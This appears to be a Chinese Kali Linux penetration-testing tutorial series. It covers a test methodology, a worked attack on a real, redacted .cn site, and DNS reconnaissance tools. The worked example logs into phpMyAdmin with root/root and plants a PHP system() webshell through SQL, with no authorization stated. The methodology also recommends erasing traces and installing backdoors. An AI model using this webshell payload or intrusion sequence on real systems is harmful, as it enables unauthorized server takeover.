当然本节内容不会长篇大论，也不适用于企业内部的专业的渗透测试团队来遵循。只是希望给初学渗透测试的同学一个入门的指引，有章可循，有法可依。只是学习本书的基本练习流程，不是标准的测试流程。

下面这张图是《backtrack4 利用渗透测试保证系统安全》一书的Backtrack方法论。



它将渗透测试分成了十个步骤，其中第6步“社会工程学”为可选步骤，但是笔者认为社会工程学在渗透测试的任何一个流程中都有用武之地，它是安全测试的一个方法，不应该成为一个单独的流程。

在本书中，我们将整个过程划分为5个步骤。

1.3.1 信息搜集

在练习过程中，选择目标的过程，读者自行完成。在讲解具体漏洞攻击的章节中，还会讲解一些如何快速查找特定目标的方法。本书假定读者已经准备好了测试目标才阅读和实践书中内容，所以流程的第一步为信息搜集。

在这一步中，我们尽可能的使用多种信息搜集工具，包括搜索引擎和社会工程学方法。对能收集到的信息，来者不拒。

只有建立在足够信息分析的基础上，渗透测试才能游刃有余。因为信息越多，发现漏洞的几率越大。

同时对不同应用的信息收集的侧重点也不同。比如web应用和桌面应用，对于web应用，服务器操作系统、web服务器类型、web后台语言会被首先关注；而对于桌面应用，更多的是关心应用程序本身。

1.3.2 发现漏洞

在搜集了足够的信息之后，首先我们要判断它会存在哪些漏洞。这可以通过搜索引擎，和通用的漏洞扫描工具来完成。通常使用搜索引擎是明智的选择，比如我们在第一步中知道对方站点的编写语言为php 5.3.*，可以在google搜索“php 5.3”漏洞。



很多专业的bug站点的信息, 更值得我们驻足。这样我们就可以针对性的进行漏洞扫描。此时使用专门的漏洞扫描工具比通用工具来得更实际和高效。

1.3.3 攻击

基本上, 你能得到的漏洞, 都可以找到对应的攻击方法。Kali Linux中也提供了很多现成的工具, 来帮助我们顺利的攻击目标。

这一步包含两个方面, 一个是利用现有漏洞利用, 一个是提权。二者有时候是一回事, 比如权限漏洞。

渗透测试和以破坏为目的的黑客行为还是有区别的, 测试的目的是证明漏洞的存在, 而不是搞破坏。所以有时候攻击成功之后可能测试任务就结束了, 当然这和测试目标是紧密相关的。

攻击还包含一个重要的内容, 就是如何隐藏攻击行为或者清除攻击痕迹。让对方无法或者说很难通过反追踪技术查找攻击者。

1.3.4 权限维持

权限维持阶段, 是我们成功攻破一个系统后, 如何继续保持对系统的控制权限的问题。

一般会创建高权限的隐藏账户, 或者安装后门程序 (包括木马, 病毒)。

1.3.5 文档化

文档化不是本书的强制流程, 但是笔者强烈建议我们对每次渗透测试的过程和结果进行文档化处理。这样会形成知识的积累。当然如果你是专业的渗透测试工程师或者手上有渗透测试的项目, 那么标准化文档是必不可少的。

小结

本节所讲解的流程不是标准的渗透测试流程，是本书的教学实践简化流程，读者要区别对待。

下一节，是本章的最后一节，以一个小例子来体验Kali Linux的渗透测试，来提升大家的兴趣。

1.4节--《小试牛刀》。

[更多相关文章](#)

ps：对此文章或者安全、安全编程感兴趣的读者，可以加qq群：Hacking:303242737;Hacking-2群：147098303；Hacking-3群：31371755；hacking-4群:201891680;Hacking-5群：316885176



□ 标签: [kali linux](#), [安全](#), [渗透测试](#)



相关推荐

- [Kali Linux渗透测试实战 2.2 操作系统指纹识别](#)
- [Kali Linux渗透测试实战 2.1 DNS信息收集](#)
- [Kali Linux渗透测试实战 1.4 小试牛刀](#)

添加评论

昵称

邮箱

个人主页

内容

[博客首页](#) > Kali Linux渗透测试实战 1.4 小试牛刀

Kali Linux渗透测试实战 1.4 小试牛刀

12/17/2013 □ 玄魂 □ 0 1189

本节作为第一章的最后一节，给大家展示一个渗透测试的简单示例。该示例操作简单，环境真实，主要是为了给您一个整体上的感知，同时提升学习渗透测试的兴趣。渗透测试的每一步并没有记录完整的细节信息。首先，我选择了一个测试站点，下面对该站点www.xxxx0000.cn，下面对其进行渗透测试。

目录

1.4 小试牛刀

1.4.1 信息搜集

whois查询

服务指纹识别

端口扫描

综合性扫描

1.4.2 发现漏洞

1.4.3 攻击与权限维持

小结

1.4 小试牛刀

本节作为第一章的最后一节，给大家展示一个渗透测试的简单示例。该示例操作简单，环境真实，主要是为了给您一个整体上的感知，同时提升学习渗透测试的兴趣。渗透测试的每一步并没有记录完整的细节信息。

首先，我选择了一个测试站点，下面对该站点www.xxxx0000.cn，下面对其进行渗透测试。

1.4.1 信息搜集

whois查询


因为是cn域名，直接到<http://ewhois.cnnic.net.cn>查询，更方便。

结果如下：

域名	████████.cn
域名状态	ok(正常)
注册者	████████
注册者联系人电子邮件	████████@gmail.com
所属注册服务机构	北京万网志成科技有限公司
域名服务器	dns17.hichina.com
域名服务器	dns18.hichina.com
注册时间	2013-03-24 09:00:00
到期时间	2015-03-24 09:00:00

服务指纹识别

很多个人站点，都没有自定义错误信息的习惯。在url上随便输入一个不存在的地址，看是否会返回有用的信息。



Not Found

The requested URL /website/index.php was not found on this server.

Apache/2.2.22 (Ubuntu) Server at www.████████.cn Port 80

通过上图，我们知道该站点的应用程序由php编写，web服务器为Apathe/2.2.22，操作系统为Ubuntu。

下面我们通过指纹识别工具，进行识别。

在终端启动nmap，输入如下命令：

```
nmap -A -T4 www.xxxxxoooo.cn
```

```
root@kali:~# nmap -A -T4 www.████████.cn
Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-17 15:51 CST
Nmap scan report for ██████████ (████████.99)
Host is up (0.049s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; p
protocol 2.0)
|_ ssh-hostkey: 1024 42:2b:d2:5d:07:93:ba:ed:de:b5:68:4c:06:66:5c:f0 (DSA)
|_ 2048 0e:1d:39:8c:25:8b:c0:e4:35:83:c1:cc:e6:df:d7:39 (RSA)
|_ 256 c1:c2:6a:7a:68:c8:e5:a6:87:f4:9b:95:d5:fd:ff:09 (ECDSA)
80/tcp    open  http     Apache/2.2.22 ((Ubuntu))
```

如图，识别出来的服务和系统信息与报错信息一致。

端口扫描

在终端执行如下命令，使用nmap的tcp半开扫描方式来扫描打开的端口。

```
nmap -sS <targetiste>
```

```
root@kali-xuanhun: ~# nmap -sS www. [REDACTED] .cn
Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-17 16:30:30
Nmap scan report for www. [REDACTED] .cn ( [REDACTED] )
Host is up (0.045s latency).
Not shown: 986 closed ports
PORT      STATE      SERVICE
22/tcp    open      ssh
80/tcp    open      http
135/tcp    filtered  msrpc
139/tcp    filtered  netbios-ssn
445/tcp    filtered  microsoft-ds
593/tcp    filtered  http-rpc-epmap
901/tcp    filtered  samba-swat
1068/tcp   filtered  instl-bootc
3128/tcp   filtered  squid-http
4444/tcp   filtered  krb524
5800/tcp   filtered  vnc-http
5900/tcp   filtered  vnc
6129/tcp   filtered  unknown
6667/tcp   filtered  irc
```

综合性扫描

该站点是需要登录的，所以在非登录情况下，常规扫描一般情况下意义不大。但是做一个基本的站点扫描还是必须的。当然很多工具是支持登录扫描的。

因为是web应用，一般情况下，我们是需要进行完整的web应用的漏洞扫描的。本实例忽略此步骤。

1.4.2 发现漏洞

对于web应用，我们通常从操作系统、服务、应用本身三个方面来挖掘漏洞。


从站点应用上分析，一般的php程序会安装phpmyadmin组件，用来管理数据库。google一下，我们就知道phpmyadmin 默认安装在站点根目录下。测试一下当前站点是否也在默认目录下安装了phpmyadmin呢？



ok, 确实存在phpmyadmin。

继续google “phpmyadmin 默认用户名密码”。Google之后, 我们知道: “phpMyAdmin默认使用的是MySQL的帐户和密码”。MySQL的默认账户是root, 默认密码是空, 但是phpmyadmin是不允许空密码的。

继续 Google“inurl: phpmyadmin”, 可以看到很多关于phpmyadmin的文章。



这些文章略过, google“hack phpmyadmin”, 看看有什么发现?

在这篇文章 «Hacking PHPMyadmin (when import.php deleted)» (<https://www.facebook.com/learnadvhacking/posts/556247631077238>) 中, 我注意到

3. recently I accidentally got hold of some scan results which looks like
Code:
Insecure PMA Found: <http://X.x.X.x/phpmyadmin/index.php> (Logged in via config)
Insecure PMA Found: <http://X.x.X.x/phpmyadmin/index.php> | U:root P:root

很多站点都配置默认密码为root。是不是也可以尝试下呢？
输入用户名root，密码root，奇迹就这么出现了，直接登录管理后台。



进入后台之后，我们得到了更为详尽的信息，为我们下一步攻击打下了基础

1.4.3 攻击与权限维持

上面的步骤，我们完成了对网站数据库的攻击，其实拿到了网站数据库，就是拿到了整个网站的控制权。
如何利用phpmyadmin进行提权，从而得到服务器的控制权呢？

目前在phpmyadmin后台，我们可以操作表，向表中写数据，如果数据库有权限dump数据到web站点所在的文件夹，那么可以先将一个网马写到数据库再保存到磁盘本地，再从浏览器访问网马，是不是就可以了呢？

首先在phpmyadmin后台找到一个数据库，在“SQL”选项卡执行sql语句创建一个表“hacker”。



语句执行成功后，再插入一条数据，代码很简单，希望能用php的system函数执行系统指令。

```
INSERT INTO hacker (packet)
VALUES(
'<pre><body bgcolor=silver><? @system($_GET["cmd"]); ?></body></pre>'
```

);

✓ 插入了 1 行。(查询花费 0.0262 秒)

```
INSERT INTO hacker( packet )
VALUES (
  '<pre><body bgcolor=silver><? @system($_GET["cmd"]); ?></body></pre>'
)
```

下一步就是保存插入的记录到站点目录下，但是站点的物理路径是什么呢？我在观察页面请求链接的时候，发现一个404链接。

✓ 插入了 1 行。(查询花费 0.0262 秒)

```
INSERT INTO hacker( packet )
VALUES (
  '<pre><body bgcolor=silver><? @system($_GET["cmd"]); ?></body></pre>'
)
```

404链接的路径是http://www.xxxxx.cn/var/www/productions/22_production.zip。这个是进行网站开发时候常犯的静态链接的错误，那是不是说网站的根目录在“/var/www”下呢，我把去掉“/var/www”，文件可以被正常访问。其实这也是ubuntu默认的站点目录。接下来就试试有没有权限保存文件了。

经过一番查找，终于找到一个有写权限的目录，将网马写到web目录中，得到了webshell，接下来就不用详解了吧。

小结

这个简单的小例子，只是想告诉大家，渗透测试有什么并没有那么困难。也没有哪种方法，哪个工具或者平台是万能的，最重要的是你自己的努力和思考。

从下一节开始，我们正式进入渗透测试的学习之旅。

2.1节--《DNS信息搜集》。

[更多相关文章](#)

ps：对此文章或者安全、安全编程感兴趣的读者，可以加qq群：Hacking:303242737;Hacking-2群：147098303；Hacking-3群：31371755；hacking-4群:201891680;Hacking-5群：316885176



□ 标签: [kali linux](#), [安全](#), [渗透测试](#)

□ □

Kali Linux渗透测试实战 2.1 DNS信息收集

12/24/2013 □ 玄魂 □ 2 908

从本节开始，我们从头开始，系统的学习基于Kali Linux的web应用渗透测试。本章主要目标是从各个角度搜集测试目标的基本信息，包括搜集信息的途径、各种工具的使用方法，以及简单的示例。按照循序渐进的原则，第一节讲解如何搜集DNS信息。对于工具的使用，我这里不打算把使用说明再搬到这里，意义不大。读者希望google就可以了。如果您对DNS的工作原理不是很了解，我建议您先在网上或者书籍上查阅相关资料。本节也对相关概念做了简单诠释，作为学习的辅助。

目录

- 2.1 DNS信息收集 1
 - 2.1.1 whois查询 3
 - 2.1.2 域名基本信息查询 4
 - Dns服务器查询 4
 - a记录查询 4
 - mx记录查询 5
 - 2.1.3 域名枚举 5
 - fierce 5
 - dnsdict6 6
 - 2.1.4 反向地址解析 7
 - 2.1.5 关于DNS区域传送漏洞 8
 - 小结 11

2.1 DNS信息收集

从本节开始，我们从头开始，系统的学习基于Kali Linux的web应用渗透测试。

本章主要目标是从各个角度搜集测试目标的基本信息，包括搜集信息的途径、各种工具的使用方法，以及简单的示例。按照循序渐进的原则，第一节讲解如何搜集DNS信息。对于工具的使用，我这里不打算把使用说明再搬到这里，意义不大。读者希望google就可以了。

如果您对DNS的工作原理不是很了解，我建议您先在网上或者书籍上查阅相关资料。本节也对相关概念做了简单诠释，作为学习的辅助。

关于DNS（参考：<http://zh.wikipedia.org/zh-cn/%E5%9F%9F%E5%90%8D%E7%B3%BB%E7%BB%9F>；<http://man.ddvip.com/linux/debian/bin9/bind9-conf-2.html>）：


域名系统（英文：Domain Name System，DNS）是因特网的一项服务，它作为将域名和IP地址相互映射的一个分布式数据库，能够使人更方便的访问互联网。DNS 使用TCP和UDP端口53。当前，对于每一级域名长度的限制是63个字符，域名总长度则不能超过253个字符。

DNS 命名用于 Internet 等 TCP/IP 网络中，通过用户友好的名称查找计算机和服务。当用户在应用程序中输入 DNS 名

称时，DNS 服务可以将此名称解析为与之相关的其他信息，如 IP 地址。

例如，多数用户喜欢使用友好的名称（如 `debian.linuxsir.org`）来查找计算机，如网络上的邮件服务器或 Web 服务器。友好名称更容易了解和记住。但是，计算机使用数字地址在网络上进行通讯。为更容易地使用网络资源，DNS 等命名系统提供了一种方法，将计算机或服务的用户友好名称映射为数字地址。

下图显示了 DNS 的基本用途，即根据计算机名称查找其 IP 地址。



本例中，客户端计算机查询 DNS 服务器，要求获得某台计算机（Debian.linuxsir.org）的 IP 地址。由于 DNS 服务器能够根据其本地数据库应答此查询，因此，它将以包含所请求信息的应答来回复客户端，即一条主机 (A) 资源记录，其中含有 Debian.linuxsir.org 的 IP 地址信息(211.93.98.20)。

此例显示了单个客户端与 DNS 服务器之间的简单 DNS 查询。实际上，DNS 查询要复杂得多，包含此处未显示的许多其他步骤。

当 DNS 客户端需要查询程序中使用的名称时，它会查询 DNS 服务器来解析该名称。客户端发送的每条查询消息都包括三条信息，指定服务器回答的问题：

- * 指定的 DNS 域名，规定为完全合格的域名 (FQDN)
- * 指定的查询类型，可根据类型指定资源记录，或者指定查询操作的专用类型。
- * DNS 域名的指定类别。

例如，指定的名称可为计算机的 FQDN，如 `Debian.linuxsir.org`，并且指定的查询类型用于通过该名称搜索地址 (A) 资源记录。将 DNS 查询看作客户端向服务器询问由两部分组成的问题，如“您是否拥有名为‘Debian.linuxsir.org’的计算机的 A 资源记录？”当客户端收到来自服务器的应答时，它将读取并解释应答的 A 资源记录，获取根据名称询问的计算机的 IP 地址。

DNS 查询以各种不同的方式进行解析。有时，客户端也可使用从先前的查询获得的缓存信息在本地应答查询。DNS 服务器可使用其自身的资源记录信息缓存来应答查询。DNS 服务器也可代表请求客户端查询或联系其他 DNS 服务器，以便完全解析该名称，并随后将应答返回至客户端。这个过程称为递归。

另外，客户端自己也可尝试联系其他的 DNS 服务器来解析名称。当客户端执行此操作时，它会根据来自服务器的参考答案，使用其他的独立查询。这个过程称为迭代。

总之，DNS 查询进程分两部分进行：

- * 名称查询从客户端计算机开始，并传输至解析程序即 DNS 客户端服务程序进行解析。
- * 不能在本地解析查询时，可根据需要查询 DNS 服务器来解析名称。

记录类型

主条目：域名服务器记录类型列表

DNS 系统中，常见的资源记录类型有：

主机记录(A记录)：RFC 1035定义，A记录是用于名称解析的重要记录，它将特定的主机名映射到对应主机的IP地址上。

别名记录(CNAME记录)：RFC 1035定义，CNAME记录用于将某个别名指向到某个A记录上，这样就不需要再为某个新名字另外创建一条新的A记录。

IPv6主机记录(AAAA记录)：RFC 3596定义，与A记录对应，用于将特定的主机名映射到一个主机的IPv6地址。

服务位置记录(SRV记录)：RFC 2782定义，用于定义提供特定服务的服务器的位置，如主机(hostname)，端口(port number)等。

NAPTR记录：RFC 3403定义，它提供了正则表达式方式去映射一个域名。NAPTR记录非常著名的一个应用是用

于ENUM查询。
完整的记录类型列表参考：[dns记录类型](#)

2.1.1 whois查询

WHOIS（域名数据库查询）

一个域名的所有者可以通过查询WHOIS数据库而被找到；对于大多数根域名服务器，基本的WHOIS由ICANN维护，而WHOIS的细节则由控制那个域的域注册机构维护。

对于240多个国家代码顶级域名(ccTLDs)，通常由该域名权威注册机构负责维护WHOIS。例如中国互联网络信息中心(China Internet Network Information Center)负责 .CN 域名的WHOIS维护，香港互联网注册管理有限公司(Hong Kong Internet Registration Corporation Limited) 负责 .HK 域名的WHOIS维护，台湾网络信息中心 (Taiwan Network Information Center) 负责 .TW 域名的WHOIS维护。

提供whois查询的站点很多 google“whois”，你可以得到这些站点。



另外所有的域名提供商都提供whois信息查询。比如在万网查询“iprezi.cn”，会得到如下信息：

域名 DomainName	iprezi. cn 访问该网站
域名状态 (这是什么?) Domain Status	clientTransferProhibited
注册商 Sponsoring Registrar	北京万网志成科技有限公司
注册人 Company	汪斌
邮箱 Email	philewong1985@126. com
DNS 服务器 Name Server	dns21. hichina. com, dns22. hichina. com
注册日期 Registration Date (UTC+08:00)	2013-01-21 10:23:57
到期日期 Expiration Date (UTC+08:00)	2015-01-21 10:23:57

在whois查询中，注册人姓名和邮箱信息，通常对于测试个人站点非常有用，因为我们可以通过搜索引擎，社交网络，挖掘出很多域名所有人的信息。而对于小站点而言，域名所有人往往就是管理员。

对于大型站点，我们更关心DNS服务器，很多公司都会有自己的域名服务器，这些服务器可以成为渗透测试过程中的一个突破点。

2.1.2 域名基本信息查询

Dns服务器查询

除了whois查询之外，我们还可以通过host命令来查询dns服务器，命令格式为：

```
host -t ns domainName
```

如下图：

```
root@kali-xuanhun: ~# host -t ns mbdongbo.com
mbdongbo.com name server ns12.xincache.com.
mbdongbo.com name server ns11.xincache.com.
```

通过“host -t ns mbdongbo.com”得到该域名的两个服务器为ns12.xincache.com，ns11.xincache.com。

a记录查询

A (Address) 记录是用来指定主机名（或域名）对应的IP地址记录。用户可以将该域名下的网站服务器指向到自己的web server上。同时也可以设置您域名的子域名。通俗来说A记录就是服务器的IP,域名绑定A记录就是告诉DNS,当你输入域名的时候给你引导向设置在DNS的A记录所对应的服务器。

通过

```
host -t a domainName
```

可以查询a记录

```
root@kali-xuanhun: ~# host -t a mbdongbo.com
mbdongbo.com has address 121.101.223.244
```

mx记录查询

MX记录也叫做邮件路由记录，用户可以将该域名下的邮件服务器指向到自己的mail server上，然后即可自行操控所有的邮箱设置。您只需在线填写您服务器的IP地址，即可将您域名下的邮件全部转到您自己设定相应的邮件服务器上。

简单的说，通过操作MX记录，您才可以得到以您域名结尾的邮局。

通过

```
host -t mx domainName
```

可以查询该域名下的mx记录，从而可以得到邮件服务器信息。

```
root@kali-xuanhun: ~# host -t mx qq.com
qq.com mail is handled by 10 mx3.qq.com.
qq.com mail is handled by 20 mx2.qq.com.
qq.com mail is handled by 30 mx1.qq.com.
```

2.1.3 域名枚举

在得到主域名信息之后，如果能通过主域名得到所有子域名信息，在通过子域名查询其对应的主机IP，这样我们能得到一个较为完整的信息。

fierce

使用fierce工具，可以进行域名列表查询：

```
fierce -dns domainName
```



```
root@kali-xuanhun: ~# fierce -dns [redacted].com
DNS Servers for [redacted].com:
    ns11.xincache.com
    ns12.xincache.com

Trying zone transfer first...
    Testing ns11.xincache.com
        Request timed out or transfer not allowed.
    Testing ns12.xincache.com
        Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
    ** Found 98205817526.[redacted].com at 202.106.199.34.
    ** High probability of wildcard DNS.
Now performing 2280 test(s)...
121. 101. 223. 214 admin.[redacted].com
121. 101. 223. 214 file.[redacted].com
59. 188. 255. 136 mail.[redacted].com
```

如上图，通过fierce，成功枚举出某域名下的子域名列表。

关于fierce的工作原理，可以查看：<http://ha.ckers.org/fierce/>。

除fierce之外，dnsdict6、dnsenum、dnsmap都可以进行域名枚举，需要说明的是，每个工具返回的结果并不相同，而且有的工具还有错误，读者进行dns信息搜集的时候，要尽量使用不同的工具，尽可能得到完整的信息。dnsdict6、dnsenum、dnsmap进行枚举的时候都是使用字典，进行扫描，这里以dnsdict6为例。

dnsdict6

dnsdict6使用你提供的一个字典或者内置的列表来枚举，基于dnsmap。

使用语法：

```
dnsdict6 [-d46] [-s|-m|-l|-x] [-t 线程] [-D] 域名 [字典路径]
```

参数说明：

- 4 显示ipv4
 - t 指定要使用的线程 默认：8 最大:32
 - D ===== [只显示字典不扫描] =====
 - d 显示在DNS服务器上的NS（一种服务记录类型）MX（邮件服务器） ipv6 的域名信息
 - [smlx] 选择字典大小 [内置的] -s 小型是50条 -m 中等是796条[默认] -l 大型1416条 -x 最大3211条
- 示例：

```
root@kali-xuanhun: ~# dnsdict6 -d46 -x -t 10 baidu.com
Starting DNS enumeration work on baidu.com. ...
Gathering NS and MX information...
NS of baidu.com. is dns.baidu.com. => 202.108.22.220
NS of baidu.com. is ns3.baidu.com. => 220.181.37.10
NS of baidu.com. is ns2.baidu.com. => 61.135.165.235
NS of baidu.com. is ns4.baidu.com. => 220.181.38.10
NS of baidu.com. is ns7.baidu.com. => 119.75.219.82
No IPv6 address for NS entries found in DNS for domain baidu.com.
MX of baidu.com. is mx.mailcdn.baidu.com. => 61.135.163.61
MX of baidu.com. is mx1.baidu.com. => 61.135.163.61
MX of baidu.com. is jpmx.baidu.com. => 61.208.132.13
MX of baidu.com. is mx50.baidu.com. => 220.181.50.208
No IPv6 address for MX entries found in DNS for domain baidu.com.
```

2.1.4 反向地址解析

(参考：<http://blog.csdn.net/jackxinxu2100/article/details/8145318>)

我们经常使用到得DNS服务器里面有两个区域，即“正向查找区域”和“反向查找区域”，正向查找区域就是我们通常所说的域名解析，反向查找区域即是这里所说的IP反向解析，它的作用就是通过查询IP地址的PTR记录来得到该IP地址指向的域名，当然，要成功得到域名就必需要有该IP地址的PTR记录。PTR记录是邮件交换记录的一种，邮件交换记录中有A记录

和PTR记录，A记录解析名字到地址，而PTR记录解析地址到名字。地址是指一个客户端的IP地址，名字是指一个客户的完全合格域名。通过对PTR记录的查询，达到反查的目的。

反向域名解析系统(Reverse DNS)的功能确保适当的邮件交换记录是生效的。反向域名解析与通常的正向域名解析相反，提供IP地址到域名的对应。IP反向解析主要应用到邮件服务器中来阻拦垃圾邮件，特别是在国外。多数垃圾邮件发送者使用动态分配或者没有注册域名的IP地址来发送垃圾邮件，以逃避追踪，使用了域名反向解析后，就可以大大降低垃圾邮件的数量。

比如你用 xxx@name.com 这个邮箱给我的邮箱 123@163.com 发了一封信。163邮件服务器接到这封信会查看这封信的信头文件，这封信的信头文件会显示这封信是由哪个IP地址发出来的。然后根据这个IP地址进行反向解析，如果反向解析到这个IP所对应的域名是name.com 那么就接受这封邮件，如果反向解析发现这个IP没有对应到name.com，那么就拒绝这封邮件。

由于在域名系统中，一个IP地址可以对应多个域名，因此从IP出发去找域名，理论上应该遍历整个域名树，但这在Internet上是不现实的。为了完成逆向域名解析，系统提供一个特别域，该特别域称为逆向解析域in-addr.arpa。这样欲解析的IP地址就会被表达成一种像域名一样的可显示串形式，后缀以逆向解析域域

名"in-addr.arpa"结尾。

例如一个IP地址：222.211.233.244，其逆向域名表达方式为：244.233.221.222.in-addr.arpa

两种表达方式中IP地址部分顺序恰好相反，因为域名结构是自底向上(从子域到域)，而IP地址结构是自顶向下(从网络到主机)的。实质上逆向域名解析是将IP地址表达成一个域名,以地址做为索引的域名空间,这样逆向解析的很大部分可以纳入正向解析中。

linux中常用的反向解析工具为nslookup和dig。

使用dig进行反向解析的命令格式为：

dig -x ip @dnsserver #用 dig 查看反向解析

其中dnsserver可以不用指定，默认会使用本机配置的域名服务器进行反向查询。指定dsn服务器示例如下图：

```
root@kali-xuanhun: ~# dig -x 121.101.223.214 @ns12.xincache.com
<<>> DiG 9.8.4- rpz2+rl005.12- P1 <<>> -x 121.101.223.214 @ns12.xincache.com
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 63115
; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
; WARNING: recursion requested but not available

; QUESTION SECTION:
; 214.223.101.121.in-addr.arpa. IN PTR
Query time: 52 msec
SERVER: 121.14.250.37#53(121.14.250.37)
WHEN: Mon Dec 23 22:33:53 2013
MSG SIZE rcvd: 46
```

不指定dns服务：

```
root@kali-xuanhun: ~# dig -x 121.101.223.214
<<>> DiG 9.8.4- rpz2+rl005.12- P1 <<>> -x 121.101.223.214
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 50825
; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADD
; QUESTION SECTION:
```

但是实际情况并不是尽如人意，查找的服务器不同，得到的结果的完整度也不同，比如上图的两个测试，都没有得到想要的结果。很多时候，我们到提供反向查询的网站进行查找，可能效果会更好一点。

下面是我在<http://dns.aizhan.com/>的查询结果：

请输入你要查询的地址:

本工具可以查看某个IP上绑定了哪些域名。

该IP 121.101.223.214 是 北京市, 共有 1 个域名解析到该IP。

序号	域名	标题
1	tu.mbdongbo.com	页面302跳转: http://tu.mbdongbo.com/yinghua.html

而在www.lbase.net的查询结果为：

